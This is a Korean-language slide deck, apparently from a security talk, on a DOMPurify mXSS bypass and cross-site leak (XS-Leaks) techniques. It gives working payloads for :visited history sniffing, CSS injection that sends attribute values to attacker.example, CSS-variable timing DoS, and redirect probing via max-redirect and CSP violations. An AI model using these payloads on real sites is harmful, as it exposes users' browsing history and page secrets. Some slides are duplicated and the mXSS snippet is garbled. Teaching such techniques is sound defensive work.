server.listen(PORT, () => {
  console.log(`Server is running on port ${PORT}`);
});
```

mXSS : Dompurify Bypass

- Content-Type without charset

```
<html>
  <head></head>
  ▼<body>
..  ▼<a id="C 鹿毬<a id=""> == $0
    
    " "gt;
  </a>
```

XS-Leaks



XS-Leaks

- XS-Leaks
 - Cross Origin 도메인에서 javascript 트리거 없이 target 도메인의 유효한 정보를 leak하는 방법
 - 웹 브라우저의 미묘한 동작 차이를 이용
 - 응답 여부, 에러 여부, 로딩 시간 등등
 - <https://xsleaks.dev/>
 - <https://research.rewritelab.org/>

XS-Leaks

- CSS Tricks
- CSS Injection
- Navigation

XS-Leaks : CSS Tricks

브라우저에서는 방문한 url에 대해 응답이 200ok인 경우
:visited 속성을 통해 보라색으로 표시 ⇒ :visited 속성여부를 잘 파악할 수 있다면?



MDN Web Docs

<https://developer.mozilla.org> › X... · 이 페이지 번역하기 · :

Cross-site leaks (XS-Leaks) - Security - MDN Web Docs

2025. 7. 1. — Cross-site leaks (also called XS-Leaks) are a class of attack in which an attacker's site can derive information about the target site, ...



PortSwigger

<https://portswigger.net> › daily-swig · 이 페이지 번역하기 · :

Latest cross-site leak (XS-Leak) news | The Daily Swig

Cross-site leak (XS-Leak) refers to a family of browser side-channel techniques that can be used to infer and gather information about users

XS-Leaks : CSS Tricks

- :visited 속성에 직접적으로 접근 불가 대신 mix-blend-mode로 접근
- mix-blend-mode
 - 색의 섞는 방식을 지정
 - difference : 색의 차이 강조

XS-Leaks : CSS Tricks

```
1  <!doctype html><title>loaded</title>
2  <!doctype html><title>loaded</title>
3  <style>
4  a{position:fixed;top:0;left:0;width:10px;height:10px;
5  | | | display:block;background: blue;mix-blend-mode:difference}
6  a:visited{background: red}
7  </style>
8  <body>
9  | <a href="https://naver.com">visited url</a>
10 | <a href="http://127.0.0.1:7382/not-visited">not visited url</a>
11 </body>
```

XS-Leaks : CSS Tricks

mix-blend-mode : difference



mix-blend-mode : normal



XS-Leaks : CSS Tricks

url 방문여부 exploit 시나리오



1. 공격자의 url에서 mix-blend-mode가 켜져있는 페이지를 띄움
2. 공격자의 url에서 해당 색깔이 파란색이 아닌지 확인하는 selenium 봇 on
3. 피해자가 악성 공격자의 url(cross origin) 방문

XS-Leaks : CSS Tricks

- 해당 공격은 FireFox에서만 가능
- 2025년 6월 이후 Cross-Origin에서의 CSS Trick을 크롬에서 제한함

XS-Leaks : CSS Tricks

- CTFd 1-day
 - CTFd : CTF대회 오픈소스 플랫폼
 - admin페이지에서 flag가 맞을 시 2000k, 틀릴 시 400 Not Found



404

파일 존재하지 않음
죄송합니다

XS-Leaks : CSS Injection

- CSS Injection
 - 사용자가 style태그 등 css를 조작할 수 있을때 html의 민감한 요소나 정보들을 탈취할 수 있는 공격

id가 a인 곳에서 q로 시작할 시 attacker.com으로 q전달

```
1 <style>
2 #a[value^="q"]{
3   background:url("https://attacker.example/q");
4 }
5 </style>
```

XS-Leaks : CSS Injection

```
res.setHeader("Content-Security-Policy", "default-src 'none';  
style-src 'unsafe-inline';");
```

- style-src 'unsafe-inline' : css injection 가능
- default-src 'none' : 요청을 cross origin으로 전달 불가능

XS-Leaks : CSS Injection

- css DOS
 - 변수를 중복해서 사용하면 브라우저에서 꽤 큰 로딩시간이 걸림
 - 응답시간을 확인하여 성공 여부 판단

```
h1[flag^="abc"] {  
    --a: url(/?1),url(/?1),url(/?1),url(/?1),url(/?1);  
    --b: var(--a),var(--a),var(--a),var(--a),var(--a);  
    --c: var(--b),var(--b),var(--b),var(--b),var(--b);  
    --d: var(--c),var(--c),var(--c),var(--c),var(--c);  
    --e: var(--d),var(--d),var(--d),var(--d),var(--d);  
    --f: var(--e),var(--e),var(--e),var(--e),var(--e);  
    --g: var(--f),var(--f),var(--f),var(--f),var(--f);  
};  
* {  
    background-image: var(--g);  
};
```

XS-Leaks : Navigation

- 웹에선 어떤 경우에 어떤 행동을 함
- 해당 웹에서 특정 경우에 어떠한 행동을 했는지 여부를 확인 가능하다면 중요한 정보를 leak 가능
- ex) Download, Redirection, Error....

XS-Leaks : Redirection Navigation

- Max Redirection
 - 크롬 브라우저는 최대 Redirection 횟수를 20회로 제한
 - 미리 공격자의 페이지에서 19번의 Redirection을 셋팅
 - 마지막 20번의 Redirection을 타겟 페이지로 셋팅
 - 에러 발생 O ⇒ Redirection 발생 O
 - 에러 발생 X ⇒ Redirection 발생 X

XS-Leaks : Redirection Navigation

- Max Redirection
 - 크롬 브라우저는 최대 Redirection 횟수를 20회로 제한
 - 미리 공격자의 페이지에서 19번의 Redirection을 셋팅
 - 마지막 20번의 Redirection을 타겟 페이지로 셋팅
 - 에러 발생 O ⇒ Redirection 발생 O
 - 에러 발생 X ⇒ Redirection 발생 X

XS-Leaks : Redirection Navigation

- Probing Cross-Site Redirection by using CSP
 - CSP를 사용해서 Redirection 여부를 확인 가능
1. connect-src, form-action, img-src 등 target url로 설정
 2. target url을 html태그의 src에 지정
 3. CSP위반 시 Redirection 발생

XS-Leaks : Redirection Navigation

```
1 <meta
2   http-equiv="Content-Security-Policy"
3     content="connect-src https://example.com"
4   />
5 <script>
6   document.addEventListener("securitypolicyviolation", () => {
7     console.log("Redirection 발생");
8   });
9
10  fetch("https://example.com/might_redirect", {
11    mode: "no-cors",
12    credentials: "include",
13  });
14 </script>
```

Thank You